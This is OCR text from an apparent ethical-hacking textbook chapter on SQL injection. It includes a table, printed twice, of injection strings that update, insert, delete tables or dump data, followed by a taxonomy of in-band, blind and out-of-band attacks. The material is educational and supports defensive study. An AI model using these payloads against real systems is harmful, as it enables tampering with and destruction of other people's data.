
Examples of SQL Injection

Example	Attacker SQL Query	SQL Query Executed
Updating Table	blah'; UPDATE jb-customers SET jb-email = 'info@certifiedhacker.com' WHERE email ='jason@springfield.com; --	SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE jb-email = 'blah'; UPDATE jb-customers SET jb-email = 'info@certifiedhacker.com' WHERE email ='jason@springfield.com; --';
Adding New Records	blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-last_name') VALUES ('jason@springfield.com','hello','jason', 'jason springfield');--	SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE email = 'blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-last_name') VALUES ('jason@springfield.com','hello','jason', ‘jason springfield');--';
Identifying the Table Name	blah' AND 1=(SELECT COUNT(*) FROM mytable); -- **Note**: You will need to guess table names here	SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM table WHERE jb-email = 'blah' AND 1=(SELECT COUNT(*) FROM mytable); --';
Deleting a Table	blah'; DROP TABLE Creditcard; --	SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE jb-email = 'blah'; DROP TABLE Creditcard; --';
Returning More Data	OR 1=1	SELECT * FROM User_Data WHERE Email_ID = 'blah' OR 1=1

Attacker Launching SQL Injection
http://www.certifiedhacker.com
CertifiedHacker.com
Forgot Password
Email Address
Provide an email address where we can send your password reset link
SQL Injection Vulnerable Website

Examples of SQL Injection

An SQL injection query exploits the normal execution of SQL. The attacker uses various SQL commands to modify the values in the database.



Attacker Launching SQL Injection
http://www.certifiedhacker.com
CertifiedHacker.com
Forgot Password
Email Address
Provide an email address where we can send your password reset link
SQL Injection Vulnerable Website

Figure 15.6: Example of SQL Injection attack


The following table lists some examples of SQL injection attacks:

Example	Attacker SQL Query	SQL Query Executed
Updating Table	**blah'; UPDATE jb-customers SET jb-email = 'info@certifiedhacker.com' WHERE email ='jason@springfield.com; --**	SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE jb-email = '**blah'; UPDATE jb-customers SET jb-email = 'info@certifiedhacker.com' WHERE email ='jason@springfield.com; --**';
Adding New Records	**blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-last_name') VALUES ('jason@springfield.com','hello','jason','jason springfield');--**	SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE email = '**blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-last_name') VALUES ('jason@springfield.com','hello','jason', ‘jason springfield');**--';
Identifying the Table Name	**blah' AND 1=(SELECT COUNT(*) FROM mytable); --** **Note**: You will need to guess table names here	SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM table WHERE jb-email = '**blah' AND 1=(SELECT COUNT(*) FROM mytable); --**';
Deleting a Table	**blah'; DROP TABLE Creditcard; --**	SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE jb-email = '**blah'; DROP TABLE Creditcard; --**';
Returning More Data	**OR 1=1**	SELECT * FROM User_Data WHERE Email_ID = '**blah' OR 1=1**

Table 15.1: Attack SQL queries

LO#02: Demonstrate Various Types of SQL Injection Attacks

Types of SQL Injection



- **SQL Injection**
  - In-band SQL Injection
    - Error-based SQL Injection
      - System Stored Procedure
      - Illegal/Logically Incorrect Query
    - UNION SQL Injection
    - Tautology
    - End of Line Comment
    - Inline Comment
    - Piggybacked Query
  - Blind/Inferential SQL Injection
    - Time Delay
    - Boolean Exploitation
    - Heavy Query
  - Out-of-Band SQL Injection

Types of SQL Injection

Attackers use various tricks and techniques to view, manipulate, insert, and delete data from an application’s database. Depending on the technique used, there are several types of SQL injection attacks. This section discusses the various types of SQL injection attacks. Attackers use SQL injection attacks in many different ways by corrupting SQL queries.

In an SQL injection attack, the attacker injects malicious code through an SQL query that can read sensitive data and even can modify (insert/update/delete) it.

There are three main types of SQL injection:

- **In-band SQL Injection**: An attacker uses the same communication channel to perform the attack and retrieve the results. In-band attacks are commonly used and easy-to-exploit SQL injection attacks. The most commonly used in-band SQL injection attacks are error-based SQL injection and UNION SQL injection.
- **Blind/Inferential SQL Injection**: In blind/inferential injection, the attacker has no error messages from the system to work on. Instead, the attacker simply sends a malicious SQL query to the database. This type of SQL injection takes a longer time to execute because the result returned is generally in Boolean form. Attackers use true or false results to determine the structure of the database and the data. In the case of inferential SQL injection, no data is transmitted through the web application, and it is not possible for an attacker to retrieve the actual result of the injection; therefore, it is called blind SQL injection.
- **Out-of-Band SQL Injection**: Attackers use different communication channels (such as database email functionality or file writing and loading functions) to perform the attack and obtain the results. This type of attack is difficult to perform because the attacker needs to communicate with the server and determine the features of the database server used by the web application.

The diagram below shows the different types of SQL injection:

